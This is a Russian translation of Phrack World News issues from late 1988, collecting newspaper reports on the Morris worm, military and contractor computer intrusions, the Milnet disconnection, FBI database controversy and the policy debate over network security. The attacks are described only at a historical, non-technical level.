Подобные программы-нарушители в прошлом называли червями или, если они носили вредоносный характер, вирусами. Компьютерный фольклор гласит, что первые черви появились в Arpanet в начале 1970-х годов.

Исследователи рассказывают о черве по имени «creeper» («ползун»), единственной целью которого было копировать себя с машины на машину — примерно так же, как это делала на прошлой неделе программа Морриса. Добравшись до каждого нового компьютера, он выводил сообщение: «I'm the creeper. Catch me if you can!» («Я ползун. Поймай меня, если сможешь!»).

По легенде, второй программист написал ещё одну программу-червь, предназначенную для того, чтобы ползать по Arpanet и уничтожать «ползунов».

Несколько лет спустя исследователи Palo Alto Research Center корпорации Xerox разработали более совершенные программы-черви. Шох и Джон Хупп создали программы-черви «town crier» («городской глашатай»), выполнявшие функции посыльных, и «diagnostic» («диагностические») черви, патрулировавшие сеть в поисках неисправных компьютеров.

Они даже описали программу-червь «vampire» («вампир»). Она была разработана для выполнения очень сложных программ поздно ночью, пока люди-пользователи компьютера спали. Когда утром люди возвращались, программа-вампир засыпала — чтобы вернуться к работе следующим вечером.

Комментарии от Mark Eichin (член SIPB и «Часовщик» Project Athena)

Следующий абзац из статьи Маркоффа взят из телефонного разговора, который тот провёл со мной в аэропорту после конференции по вирусам 8 ноября 1988 года:

> *«Однако Моррис рассудил, что другой эксперт может нейтрализовать его программу, отправив правильный ответный сигнал. Чтобы предотвратить это, Моррис запрограммировал своего захватчика таким образом, что один раз из каждых десяти при отправке запроса программа копировала себя на новую машину вне зависимости от ответа.*
> *Выбор соотношения 1 к 10 оказался катастрофическим, поскольку он был слишком велик. Следовало использовать соотношение 1 к 1 000 или даже 1 к 10 000, чтобы захватчик мог оставаться незамеченным».*

Однако это неверно (похоже, Маркофф всё же не уловил суть моих слов). Судя по всему, вирус был сконструирован так, чтобы повторно заражать уже инфицированную машину с вероятностью 1 из 15.

Код оказался перевёрнут с ног на голову, поэтому повторное заражение происходило с вероятностью *14 из 15*. Изменение знаменателя никакого эффекта не дало бы.

США готовятся ограничить доступ к информации о компьютерном вирусе

11 ноября 1988 года

Автор: John Markoff (New York Times)

Правительственные чиновники готовятся запретить более широкое распространение информации о методах, применённых в программе-нарушителе, которая на прошлой неделе заблокировала более 6 000 компьютеров в общенациональной компьютерной сети.

Их действия вызывают острые разногласия среди учёных-компьютерщиков. Одна группа экспертов считает, что широкая публикация такой информации позволит специалистам по компьютерным сетям быстрее выявлять проблемы и устранять уязвимости в своих системах. Другие же утверждают, что подобная информация слишком потенциально взрывоопасна, чтобы распространяться широко.

Вчера официальные представители Национального центра компьютерной безопасности, подразделения Агентства национальной безопасности (АНБ), связались с исследователями Университета Пердью в Уэст-Лафайете, штат Индиана, и попросили удалить с университетских компьютеров информацию, описывающую внутренний механизм работы программы, заблокировавшей компьютеры по всей стране 3 ноября 1988 года. Пресс-секретарь сообщил, что агентство обеспокоено тем, что не все компьютерные объекты успели устранить программные уязвимости, которые позволили программе проникнуть в системы изначально.

Некоторые эксперты по компьютерной безопасности выразили опасение, что методы, использованные в программе, будут широко применяться теми, кто пытается взламывать компьютерные системы.

ФБР рассматривает возможность предъявления обвинений в связи с «вирусом»

12 ноября 1988 года

Из Los Angeles Times

ВАШИНГТОН. В четверг директор ФБР Уильям С. Сешнс добавил ещё два закона, которые агенты изучают, определяя, стоит ли предъявлять обвинения Роберту Т. Моррису-младшему за распространение компьютерного «вируса», на прошлой неделе остановившего или замедлившего работу компьютеров по всей стране.

Один из законов — о злоумышленном вредительстве в отношении государственных линий связи, станций или систем — по всей видимости, не требует от правительства доказывать наличие преступного умысла, который адвокаты назвали возможным препятствием для успешного уголовного преследования по данному делу.

На пресс-конференции в штаб-квартире ФБР Сешнс сообщил, что предварительная стадия расследования должна завершиться в течение двух недель, и защитил темп следственных действий, в ходе которых Моррис, аспирант Корнеллского университета, ещё не был допрошен. Друзья Морриса, которому 23 года, утверждают, что он рассказал им о создании вируса.

По имеющимся данным, агенты ФБР воздерживались от допроса Морриса до получения подробных электронных записей о программировании, использованном при запуске вируса, — записей, хранящихся под печатью в Корнеллском университете.

Помимо статьи о злоумышленном вредительстве, предусматривающей максимальное наказание в виде 10 лет лишения свободы, Сешнс назвал мошенничество с использованием средств связи одним из рассматриваемых законов.

Взлом компьютера — 11 ноября 1988 г.

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                                 PWN
PWN         P h r a c k   W o r l d   N e w s       PWN
PWN         ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~       PWN
PWN                 Issue XXII/Part 3               PWN
PWN                                                 PWN
PWN            Created by Knight Lightning          PWN
PWN                                                 PWN
PWN               Written and Edited by             PWN
PWN          Knight Lightning and Taran King        PWN
PWN                                                 PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Автор: Knight Lightning и Taran King

Из Intercom, Vol 28, No. 24, информационный бюллетень Air Force Communications Command
Автор: специальный агент Майк Форше (Mike Forche), следователь по компьютерным преступлениям, AFOSI

Хакер проник в компьютерную систему Air Force Sperry 1160 в районе Сан-Антонио, штат Техас. Взломщика обнаружили внимательные операторы вычислительных центров Командования связи ВВС, которые уведомили администратора базы данных о том, что в системе находится неавторизованный пользователь. Администратор базы данных сумел установить терминал, пароль и идентификатор пользователя (системного уровня), которые применял хакер.

Администратор базы данных оперативно отключил идентификатор и пароль (принадлежавшие сетевому монитору). После этого он наблюдал, как хакер пытается войти в систему по прежним учётным данным. Он видел, как тот успешно вошёл с помощью другого несанкционированного идентификатора и пароля (тоже уровня системного администратора).

Хакер являлся авторизованным рядовым пользователем данной компьютерной системы; тем не менее в обоих случаях он получал права доступа системного администратора к правительственному компьютеру.

Изучение журнала аудита показало, что хакер успешно получал несанкционированный доступ к компьютеру каждый день на протяжении двух недель, пока велась проверка. Кроме того, хакер получил несанкционированный доступ к файлу платёжной ведомости и дал оператору вычислительного центра указание загрузить определённую магнитную ленту (платёжную ленту).

Деятельность хакера была расследована следователями по компьютерным преступлениям Следственного управления ВВС за нарушение федерального законодательства (раздел 18 Кодекса США, статьи 1030 — компьютерное мошенничество и 641 — незаконное присвоение государственного имущества), законодательства штата Техас (раздел 7, параграф 33.02 — незаконный доступ к компьютеру) и военного законодательства (получение услуг обманным путём, Единый кодекс военной юстиции, статья 134).

Следователи по компьютерным преступлениям зафиксировали следующие наблюдения:

• Идентификаторы пользователей, которые применял хакер, совпадали с теми, что он использовал на предыдущей базе, когда имел санкционированный доступ к системе в рамках своих служебных обязанностей. Использование аббревиатур и сокращений должностных наименований вряд ли кого-то обманет; к тому же практика применения одного и того же идентификатора от базы к базе крайне опасна.

• В качестве паролей хакер использовал имена мониторов — владельцев соответствующих идентификаторов. Использование имён, телефонных номеров и других легко угадываемых данных снова и снова удаётся даже самым неискушённым взломщикам.

Особая благодарность майору Дагласу Харди (Douglas Hardie)

Базу данных ФБР «в духе Большого Брата» критикуют — 21 ноября 1988 г.

Из Knight-Ridder Newspapers (Columbia Daily Tribune)

«Профессионалы объединяются, чтобы остановить расширение файлов»

ПАЛО-АЛЬТО, Калифорния — Впервые более чем за десятилетие борцы за гражданские свободы и компьютерные специалисты объединяются, чтобы воспрепятствовать тому, что многие считают попыткой ФБР в духе Большого Брата — отслеживать подробности жизни людей.

Организация «Компьютерные специалисты за социальную ответственность» (Computer Professionals for Social Responsibility), базирующаяся в Пало-Альто, сыграла ключевую роль в предотвращении расширения базы данных ФБР, которое предусматривало включение в неё сведений об операциях с кредитными картами, телефонных переговорах и списках авиапассажиров.

«Нам нужны компьютерные специалисты, которые действовали бы как адвокаты общественного интереса, чтобы убедиться в том, что ФБР поступает ответственно», — заявил Джерри Берман (Jerry Berman), главный законодательный советник Американского союза гражданских свобод (ACLU).

Берман участвовал в дискуссии, состоявшейся в субботу в Стэнфордском университете, на которой столкнулись позиции представителей общественности и помощника директора ФБР по техническим службам Уильяма Байса (William Bayse) по вопросу расширения Национального центра криминальной информации (NCIC).

Сотрудники правоохранительных органов используют 19,4 млн файлов системы NCIC около 700 000 раз в сутки для рутинных проверок самых разных людей — от нарушителей правил дорожного движения до кандидатов в Корпус мира.

«ФБР хотело бы заставить нас поверить, что оно защищает нас от деревенского шерифа из Алабамы, который стремится злоупотребить системой», — сказал Брайан Харви (Brian Harvey), специалист в области компьютеров из Калифорнийского университета в Беркли. — «Проблема — это само ФБР».

Со времён борьбы за принятие Закона о защите персональных данных 1974 года компьютерные эксперты, борцы за гражданские свободы и законодатели не объединялись вместе ради защиты прав граждан и свободы доступа к информации.

В начале 1970-х годов попытки правительства вести слежку более чем за 125 000 участников антивоенных протестов вызвали серьёзную обеспокоенность вопросами защиты частной жизни. Закон 1974 года ограничил обмен информацией между федеральными ведомствами.

Однако тогда компьютеры не были столь совершенны, и в законе о защите персональных данных предусмотрен ряд исключений для правоохранительных органов, указал Ротенберг (Rotenberg). Никаких законов, ограничивающих базу данных ФБР, не существует.

Два года назад ФБР объявило о планах расширения базы данных и сформулировало 240 функций, которые предполагалось включить, — своего рода «список желаний», составленный на основе

запросов сотрудников правоохранительных органов, работающих с системой.

Конгрессмен Дон Эдвардс (Don Edwards), демократ от Калифорнии, воздержался от продвижения плана без рекомендаций независимой группы и сформировал комиссию, включающую членов пало-альтовской компьютерной организации.

Работая совместно с Байсом, представители ФБР в конечном счёте согласились рекомендовать усечённый вариант реструктуризации базы данных. Из него исключены наиболее спорные функции, в том числе планы по подключению базы данных к записям других государственных ведомств — Комиссии по ценным бумагам и биржам, Налогового управления (IRS), Службы иммиграции и натурализации, Администрации социального обеспечения и паспортного отдела Государственного департамента.

Вместе с тем директор ФБР Уильям Сешнс (William Sessions) может отклонить эти рекомендации и включить в реструктуризацию все или часть пунктов «списка желаний».

Двадцатилетняя система содержит 12 основных файлов с информацией об угнанных автомобилях, пропавших без вести, уголовных арестах и приговорах, лицах, подозреваемых в заговорах против высокопоставленных государственных чиновников, а также лицах, в отношении которых выданы ордера на арест.

Крупные игроки берутся за вирус — 21 ноября 1988 г.

Из Government Computer News

После недавнего заражения вирусом сети Defense Data Network и Arpanet должностные лица Министерства обороны и Национального института стандартов и технологий (NIST) в области компьютерной безопасности спешно принимают меры для предотвращения повторных атак.

В этом месяце руководители поражённых объектов встретились, чтобы обсудить природу инцидента и его последствия. На встрече в штаб-квартире Агентства национальной безопасности в Форт-Миде (штат Мэриленд) присутствовали представители АНБ и NIST в качестве «наблюдателей», сообщил начальник отдела компьютерной безопасности NIST Стюарт Кацке (Stuart Katzke).

Двумя днями позже представители АНБ и NIST вновь встретились для обсуждения мер по предотвращению будущих заражений, рассказал Кацке. По его словам, по итогам встреч окончательных решений принято не было, а представители АНБ и NIST договорились встретиться ещё раз для выработки конкретных рекомендаций.

Кацке, тем не менее, предложил одно из возможных решений — создание федерального центра по борьбе с вирусами, который будет совместно управляться Национальным центром компьютерной безопасности (NCSC) АНБ и NIST.

Центр включал бы клиринговый центр, занимающийся сбором и распространением информации об угрозах — например, об уязвимостях операционных систем — и способах их устранения. Однако финансирование и кадровое обеспечение центра представляют собой проблему, поскольку у NIST нет средств на подобный объект, отметил он.

Центр также помогал бы организовывать реагирование на чрезвычайные ситуации: оперативно предупреждать пользователей о новых угрозах и методах защиты. Те, кто располагает решениями по устранению той или иной угрозы, могли бы передавать их через центр пострадавшим пользователям. Для ускорения реагирования на актуальные угрозы предполагалось создать базу данных экспертов.

Центр также занимался бы разработкой методов устранения уязвимостей в программном обеспечении, таких как потайные ходы в операционных системах. Вендорам предстояло бы разрабатывать и внедрять соответствующие решения.

NIST работал бы с несекретными системами, тогда как NCSC занимался бы защищёнными военными системами. Сведения о вирусах, полученные при изучении засекреченных систем, могли бы быть обнародованы через клиринговый центр — при условии предварительного удаления секретной информации, добавил Кацке.

Хотя вирус, послуживший поводом для этих встреч, не пытался уничтожить данные, он создавал столько копий самого себя, что сети стремительно перегружались и связь резко замедлялась. На всём протяжении сети компьютерные системы зависали по мере того, как вирус беспрерывно себя воспроизводил.

На пресс-конференции Пентагона, посвящённой вспышке вирусной активности, Реймонд Колладей (Raymond Colladay), директор Агентства перспективных исследовательских проектов Министерства обороны (DARPA), сообщил, что вирус поразил «несколько десятков» из 300 объектов несекретной сети Arpanet агентства.

Тысячи пострадавших

Вирус был также обнаружен в Milnet — несекретном сегменте Defence Data Network. По различным оценкам, число поражённых компьютеров в сети варьировалось от 6 000 до 250 000. Засекреченные системы вирус не затронул, заявили представители Министерства обороны.

Вирус поразил компьютеры DARPA в Арлингтоне (штат Вирджиния), Ливерморскую национальную лабораторию имени Лоуренса в Калифорнии, а также многочисленные академические учреждения, сообщил Колладей. Кроме того, по словам представителя ВМФ, пострадали Командование военно-морских океанических систем в Сан-Диего и Военно-морская исследовательская лаборатория в Мэриленде.

Написанный на языке C и нацеленный на операционную систему UNIX, работающую на компьютерах Digital Equipment Corp. VAX и Sun Microsystems Inc., вирус был запущен 2 ноября 1988 года в сеть Arpanet с компьютера Массачусетского технологического института в Кембридже (штат Массачусетс).

По всей видимости, цель вируса состояла в том, чтобы продемонстрировать угрозу для сетевых систем. Согласно опубликованным материалам, вирус был разработан и запущен аспирантом Корнелльского университета, специализирующимся в области компьютерной безопасности. ФБР допросило студента.

Клиффорд Стол (Clifford Stoll), специалист по компьютерной безопасности из Гарвардского университета, помогавший идентифицировать вирус и нейтрализовать его, сообщил, что вирус занимал около 40 килобайт и его написание заняло «несколько недель». Вирус размножался тремя способами.

Распространение вируса

Первый метод эксплуатировал малоизвестный потайной ход в почтовой программе Sendmail системы Berkeley UNIX 4.3, рассказал Стол. По различным данным, потайной ход был создан программистом, который хотел устранить некоторые ошибки. Однако программист забыл убрать его из финальной производственной версии. Используя эту подпрограмму, вирус обманом заставлял программу Sendmail распространять множество своих копий по сети.

Другой метод, применённый вирусом, предполагал использование программы на языке ассемблера, которая находила имена пользователей, а затем перебирала простые вариации паролей, чтобы взломать слабо защищённые учётные записи и проникнуть на другие компьютеры, пояснил Стол.

Ещё один способ размножения и передачи основывался на широко известной ошибке в программе Finger сети Arpanet, позволяющей узнать, когда тот или иной удалённый пользователь последний раз выходил в сеть. Посылая длинный сигнал Finger, вирус получал доступ к операционным системам хостов Arpanet.

Вирус был обнаружен потому, что его создатель недооценил, с какой скоростью вирус будет пытаться копировать себя. Компьютеры быстро перегружались, так как вирус стремительно размножался, хотя успех сопутствовал ему лишь в одной из десяти попыток копирования.

Пользователи по всей стране разрабатывали патчи для блокировки проникновения вируса сразу же по мере изоляции и анализа его копий. Многие использовали Arpanet для распространения средств противодействия, хотя передача замедлялась из-за многочисленных копий вируса в системе.

Представители DARPA «точно знали, в чём заключается проблема», сказал Колладей. «Следовательно, мы точно знали, каково решение. Как только мы применили это решение, мы смогли вернуться к работе в сети».

Колладей сообщил, что DARPA пересмотрит политику безопасности в сети и определит, следует ли добавить дополнительные средства защиты. По его словам, агентство приступило к изучению угрозы вирусов через два дня после его запуска.

Все наблюдатели сошлись во мнении, что вирус в сети Arpanet способствовал повышению осведомлённости о вирусной угрозе в целом. Ряд экспертов высказался в пользу того, что это поможет активизировать усилия по обеспечению компьютерной безопасности. «Каждый подобный инцидент повышает осознанность и чувствительность к проблеме», — сказал Колладей.

Вместе с тем Кацке предостерёг: вирусы представляют меньшую угрозу, чем злоупотребления доступом и ненадлежащие практики управления — например, недостаточная защита от катастроф или слабый контроль паролей. Превосходная техническая защита от вирусов бесполезна, если руководство не обеспечивает должного контроля над системой, подчеркнул он.

Ожидается, что и Конгресс отреагирует на вирусную вспышку. По словам Дага Григгса (Doug Griggs), сотрудника аппарата конгрессмена Уолли Херджера (Wally Herger, республиканец от Калифорнии), тот повторно внесёт Закон об искоренении компьютерных вирусов 1988 года, срок действия которого истёк в связи с уходом Конгресса на каникулы в октябре.

Конгрессмены планируют слушания по вирусу — 27 ноября 1988 г.

Из The Seattle Times (Newhouse News Services)

ВАШИНГТОН — Компьютерный вирус, распространившийся в начале этого месяца по сети данных Пентагона, привлёк внимание двух председателей парламентских комитетов, заявивших о намерении провести слушания по этому вопросу в рамках 101-го Конгресса.

Конгрессмены-демократы Роберт Ро (Robert Roe), председатель Комитета Палаты представителей по науке, космосу и технологиям, и Уильям Хьюз (William Hughes), председатель подкомитета по уголовному праву Судебного комитета Палаты представителей, заявили, что хотят узнать больше о саморазмножающейся программе, вторгшейся в тысячи компьютерных систем.

Оба председателя, уроженцы Нью-Джерси, обеспокоены тем, каким образом действующее федеральное законодательство применяется к инциденту 2 ноября 1988 года, в ходе которого 23-летний вундеркинд создал программу, парализовавшую тысячи компьютеров в университетах, исследовательских центрах и Пентагоне.

Ро сообщил, что его комитет также рассмотрит меры по защите ключевых федеральных компьютеров от аналогичных вирусов.

«По мере того как мы движемся вперёд и всё больший объём нашей национальной безопасности зависит от компьютерных систем, нам необходимо уделять всё больше внимания безопасности и надёжности этих систем», — заявил Ро.

Хьюз, автор наиболее всеобъемлющего в стране закона о компьютерных преступлениях, отметил, что его закон 1986 года применим и в данном случае. По его словам, закон, предусматривающий уголовную ответственность за незаконный доступ к компьютерам, представляющим «федеральный интерес», и нанесение им ущерба, содержит формулировки, распространяющиеся на компьютерные вирусы.

«Нет никаких сомнений в том, что законодательство, принятое нами в 1986 году, охватывает случаи с компьютерными вирусами», — сказал Хьюз. Он также отметил, что закон включает раздел, устанавливающий уголовную ответственность в форме мисдиминора за незаконное проникновение в компьютер, представляющий государственный интерес. Сеть, поражённая вирусом, в состав которой входят исследовательские компьютеры Пентагона, безусловно, подпадает под определение компьютера, представляющего государственный интерес, подчеркнул он.

«Законопроект 1986 года был призван предвосхитить весь спектр преступной деятельности, связанной с компьютерами», — добавил он.

Пентагон отключает военную компьютерную сеть, парализованную вирусом — 30 ноября 1988 г.

Джон Маркофф (John Markoff), New York Times

НЬЮ-ЙОРК — В среду Пентагон заявил, что временно разорвал соединения между несекретной военной компьютерной сетью и общенациональной академической, исследовательской и корпоративной компьютерной сетью, которая в прошлом месяце была парализована вирусной программой.

Официальные представители Министерства обороны сослались на технические сложности. Однако ряд экспертов в области компьютерной безопасности сообщили, что представители Пентагона неофициально уведомили их: решение об отключении сети было принято после того, как неизвестный злоумышленник недавно незаконно проник в несколько компьютеров, эксплуатируемых военными и оборонными подрядчиками.

Специалисты в области компьютеров предположили, что Пентагон прервал соединения, пока не будет устранена уязвимость в системах безопасности компьютеров военной сети.

По всей видимости, Министерство обороны предприняло это решение после того, как в компьютер корпорации Mitre — компании из Бедфорда (штат Массачусетс), выполняющей ряд военных контрактов, — неоднократно незаконно проникали в течение прошлого месяца. Официальные представители нескольких американских и канадских университетов сообщили, что их компьютеры использовались злоумышленником для выхода на компьютер Mitre.

В среду представительница Mitre подтвердила факт взлома, однако заявила, что затронутые компьютеры не обрабатывали секретную или конфиденциальную информацию. «Проблема была обнаружена и устранена в течение нескольких часов без каких-либо негативных последствий», — сказала Марша Коэн (Marcia Cohen).

Военная компьютерная сеть Milnet объединяет сотни компьютеров военных и коммерческих организаций по всей стране и связана через семь шлюзов с другой, более крупной компьютерной сетью — Arpanet. Именно Arpanet была парализована в прошлом месяце, когда аспирант Корнелльского университета Роберт Т. Моррис (Robert T. Morris) запустил вредоносную программу, заблокировавшую компьютеры сети.

В кратком заявлении представитель Агентства военных коммуникаций сообщил, что связи между Milnet и Arpanet — так называемые «почтовые мосты» — были разорваны в 22:00 в понедельник и, по ожиданиям, должны были быть восстановлены к четвергу.

«Агентство военных коммуникаций воспользовалось этой обратной петлей, чтобы оценить последствия отключения почтовых мостов», — говорилось в заявлении. «Сетевой информационный центр собирает обращения пользователей и передаёт их менеджеру Milnet».

Ряд экспертов по компьютерной безопасности сообщили, что им стало известно: разрыв сетевого соединения, обеспечивавшего обмен информацией между военными и академическими исследователями, был произведён в ответ на действия злоумышленника. «Во вторник вечером мы попытались выяснить, что случилось, — после того как один из наших пользователей пожаловался на невозможность отправить письмо», — рассказал Джон Рошлис (John Rochlis), помощник сетевого администратора Массачусетского технологического института. «Поначалу нас отправляли от одного к другому, но в итоге неофициально подтвердили, что отключение было связано с безопасностью».

Клиффорд Стол, специалист по компьютерной безопасности из Гарвардского университета, разместил в Arpanet в среду электронное объявление, в котором сообщалось, что Milnet, по всей видимости, был отключён в связи со взломом нескольких компьютеров.

Несколько университетских чиновников сообщили, что злоумышленник скрывал своё местонахождение, прокладывая телефонные соединения через несколько сетей.

Управляющий вычислительного центра математического факультета Университета Ватерлоо (Канада) сообщил, что о незаконном проникновении в один из их компьютеров они узнали из звонка от Mitre.

По его словам, злоумышленник добрался до компьютера в Ватерлоо через несколько машин, в том числе расположенных в MIT, Стэнфорде, Вашингтонском университете и Университете Северной Каролины. По его данным, атаки начались 3 ноября 1988 года, а часть звонков была маршрутизирована через Великобританию.

Представительница Агентства военных коммуникаций сообщила, что не располагает информацией о взломе.

Стол рассказал, что злоумышленник воспользовался широко известной уязвимостью компьютерной безопасности для незаконного проникновения в компьютеры Milnet. Эти уязвимости аналогичны тем, что были использованы вредоносной программой Морриса.

Речь идёт о служебной программе под названием «протокол передачи файлов (FTP)», предназначенной для удобного переноса файлов данных и программ по сети удалёнными пользователями. Уязвимость присутствует в компьютерах под управлением операционной системы Unix.

Решение об отключении военных компьютеров вызвало возмущение среди многих пользователей по всей стране. Академические эксперты в области компьютерной безопасности высказали мнение

о том, что военные, возможно, избрали неверную тактику для пресечения незаконного использования своих машин.

«Недовольных предостаточно», — сказал Дональд Альварес (Donald Alvarez), астрофизик из MIT. «Люди считают, что принятый подход неоправдан».

По его словам, закрытие почтовых шлюзов не привело к катастрофическому сбою компьютерных систем, подобному тому, что произошёл месяц назад, когда вредоносная программа парализовала до 6 000 машин по всей стране.

[Хакером, которого подозревают во взломе MIT, является не кто иной, как Shatter. Он высказывается о хакерском сообществе в PWN XXII/4. — KL]

Новая факсимильная сеть MCI — декабрь 1988 г.

Из журнала Teleconnect

MCI представила первую в Америке выделенную факсимильную сеть. Она доступна уже сейчас. Коммутируемая сеть под названием MCI FAX выделяет часть существующей полосы пропускания MCI и программно настраивает её исключительно для факсимильных передач. Клиентам — даже действующим абонентам MCI — необходимо подключиться к услуге отдельно, хотя на данный момент плата за подключение не взимается.

Пользователи должны выделить стандартную местную телефонную линию (например, 1 МБ) под каждый факсимильный аппарат, подключаемый к сети MCI (сеть не обрабатывает голосовые вызовы), и взамен получают гарантированную передачу на скорости 9600 бод, а также такие возможности, как управленческие отчёты, индивидуальные планы набора номера, бесплатный факс, групповая рассылка, ряд функций безопасности, подтверждение доставки и отдельная кредитная карта.

Система выполняет некоторые функции конвертации протоколов — пересылает факсимильные сообщения на ПК, телексные аппараты или передаёт их с ПК через MCI Mail на факс. Услуга совместима с любым устройством факсимильной связи Group III и ниже независимо от производителя и модели; продавать её будут — что является новшеством для MCI — как через собственные прямые продажи, так и через производителей оборудования, дистрибьюторов и розничные сети. Для получения дополнительной информации: 1-800-950-4FAX. Ценообразование MCI не раскрыла, однако заявила, что услуга будет дешевле.

Военные запрещают доступ нарушителю — 2 декабря 1988 г.

Подготовлено по материалам новостных служб

НЬЮ-ЙОРК — Пентагон разорвал соединения между военной компьютерной сетью (MILNET) и академической исследовательской сетью (ARPANET), парализованной в прошлом месяце «компьютерным вирусом».

Министерство обороны предприняло этот шаг не из-за вируса, а потому что неизвестный злоумышленник незаконно проник в несколько компьютеров, эксплуатируемых вооружёнными силами и оборонными подрядчиками, по данным ряда экспертов в области компьютерной безопасности.

По всей видимости, Министерство обороны действовало в ответ на неоднократные незаконные проникновения в компьютер корпорации Mitre из Бедфорда (штат Массачусетс), выполняющей ряд военных контрактов, зафиксированные в течение прошлого месяца.

Официальные представители нескольких американских и канадских университетов сообщили, что их компьютеры использовались злоумышленником для выхода на компьютер Mitre.

Представительница Mitre подтвердила в среду, что один из компьютеров компании был взломан, однако заявила, что затронутые компьютеры не обрабатывали секретную или конфиденциальную информацию.

«Проблема была обнаружена и устранена в течение нескольких часов без каких-либо негативных последствий», — заявила представительница компании Марша Коэн (Marcia Cohen).

Военная компьютерная сеть Milnet объединяет сотни компьютеров вооружённых сил и коммерческих организаций по всей стране и связана через семь шлюзов с другой, более крупной компьютерной сетью — Arpanet. Именно Arpanet была парализована в прошлом месяце Робертом Т. Моррисом (Robert T. Morris), аспирантом Корнелльского университета.

Phrack World News

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN        P h r a c k   W o r l d   N e w s    PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~    PWN
PWN                Issue XXII/Part 4            PWN
PWN                                             PWN
PWN           Created by Knight Lightning       PWN
PWN                                             PWN
PWN              Written and Edited by          PWN
PWN         Knight Lightning and Taran King     PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Автор: Knight Lightning и Taran King

Компьютерные сети под угрозой вторжений *(3 декабря 1988)*

Джон Маркофф (New York Times)

Базовые уязвимости безопасности, аналогичные тем, что позволили злоумышленникам недавно незаконно проникнуть в военные компьютерные сети, встречаются значительно чаще, чем принято считать, — таково мнение разработчиков систем и исследователей.

Широко распространена обеспокоенность тем, что компьютерные сети, используемые для повседневных нужд — бронирования авиабилетов, управления телефонной системой, — крайне уязвимы для атак злоумышленников, куда менее опытных, чем аспирант, чья вредоносная программа в прошлом месяце парализовала общенациональную компьютерную сеть.

Например, система управления воздушным движением могла бы быть выведена из строя, если бы кто-то намеренно внёс в сеть ложные команды, фактически ослепив диспетчеров, управляющих самолётами.

Два недавних инцидента затронули военные компьютеры: один — в корпорации Mitre, компании с контрактами от Пентагона, другой — в сети Arpanet Министерства обороны, связанной с университетами. Однако несанкционированный доступ к компьютерным системам способен поставить под угрозу конфиденциальность данных миллионов людей.

В 1984 году компания TRW Inc. признала, что пароль, открывающий доступ к 90 миллионам кредитных историй в её базах, был похищен и размещён на электронной доске объявлений. Компания заявила, что пароль мог использоваться злоумышленниками до месяца.

В этом году внутренний меморандум Pacific Bell раскрыл, что опытные злоумышленники незаконно получили доступ к оборудованию телефонных коммутаторов, проникли в частные корпоративные компьютеры и прослушивали телефонные переговоры.

Уязвимости в системах безопасности использовались и для уничтожения данных. В марте 1986 года компьютерный взломщик по телефону получил доступ к офисному компьютеру конгрессмена Эда Зшо (Калифорния), уничтожил файлы и вывел компьютер из строя. Четыре дня спустя сотрудники конгрессмена Джона Маккейна от Аризоны (ныне сенатора) сообщили полиции, что кто-то извне проник в компьютер Маккейна и уничтожил сотни писем и почтовых адресов.

В прошлом году в Австралии искусный диверсант атаковал десятки компьютеров, разрушив подземный узел связи. Атака отключила тысячи телефонных линий и на целый день лишила

работоспособности десятки компьютеров, в том числе системы крупнейших банков страны.

Эксперты отмечают, что уязвимость коммерческих компьютеров нередко усугубляется фундаментальными конструктивными просчётами, которые остаются без внимания до тех пор, пока не происходит громкий инцидент. «Уязвимости существуют в каждой системе, — говорит Питер Нойманн, специалист по компьютерным наукам из SRI International в Менло-Парке, Калифорния. — В прошлом производители попросту не хотели этого признавать».

Конструктивные недостатки приобретают всё большее значение в связи с быстро меняющейся природой компьютерных коммуникаций. Прежде большинство компьютеров были изолированы друг от друга. Однако за последнее десятилетие сети резко расширились, позволив машинам обмениваться информацией и сделав практически все крупные коммерческие системы доступными из удалённых точек. Вместе с тем разработчики, стремящиеся устранить уязвимости, сталкиваются с тревожным парадоксом: открытое обсуждение недостатков потенциально делает их известнее и тем самым открывает возможность для диверсий.

Доктор Фред Коэн, специалист по компьютерным наукам из Университета Цинциннати, заявил, что большинство компьютерных сетей опасно уязвимы. «Основная проблема в том, что мы строим сети недостаточно долго, чтобы понять, как реализовывать защиту», — сказал Коэн.

Недавняя вредоносная программа, по словам его друзей, была написана Робертом Таппаном Моррисом, 23-летним аспирантом факультета компьютерных наук Корнеллского университета. По всей видимости, программа была задумана как безвредно самокопирующаяся — переходящая с компьютера на компьютер в сети Министерства обороны Arpanet. Однако из-за ошибки в проектировании она начала бесконтрольно размножаться и в итоге парализовала более 6 000 компьютеров в наиболее серьёзной в истории страны вирусной атаке.

Для компьютерной отрасли инцидент с Arpanet обнажил то, как давно игнорировались уязвимости безопасности. Коэн отметил, что большинство сетей фактически делают компьютеры уязвимыми, храня в каждой машине входные пароли и другую секретную информацию. Кроме того, большинство данных, проходящих через сети, не шифруется. Хотя шифрование решило бы значительную часть проблем, оно обходится дорого: замедляет обмен данными и делает сети куда менее гибкими и удобными.

Шифрование данных лежит в основе безопасности компьютеров военных ведомств и спецслужб. Сеть Arpanet, связывающая компьютеры университетов, корпоративных исследовательских центров и военных баз, не шифруется.

Незащищённость подобной информации подчёркивает тот факт, что до сих пор защите данных уделялось крайне мало внимания.

Большинство коммерческих систем предоставляют своим администраторам широкие полномочия над всеми частями инфраструктуры. Если злоумышленник получит привилегии системного администратора, вся информация в системе окажется доступной для злоупотреблений.

Федеральное правительство продвигает новый класс военных и разведывательных компьютеров, в которых вся информация будет разделена таким образом, чтобы доступ к одной области не давал лёгкого доступа к другим — даже при нарушении защиты. Цель — ввести в эксплуатацию эти системы с разграниченной безопасностью к 1992 году.

С другой стороны, одна из мощнейших возможностей современных компьютеров — позволять многим пользователям легко обмениваться информацией — утрачивается при усилении защиты.

В 1985 году Министерство обороны разработало стандарты для защищённых компьютерных систем, закреплённые в «Оранжевой книге» — томе, определяющем критерии для различных уровней компьютерной безопасности. Национальный центр компьютерной безопасности, подразделение АНБ, ныне уполномочен проверять, соответствуют ли государственные

компьютерные системы этим стандартам.

Однако академические и частные компьютерные системы выполнять эти стандарты не обязаны, и никакого федерального плана по распространению их на частный сектор не существует. Тем не менее производители, желающие продавать технику правительству для военных или разведывательных нужд, теперь обязаны проектировать её в соответствии с требованиями Пентагона.

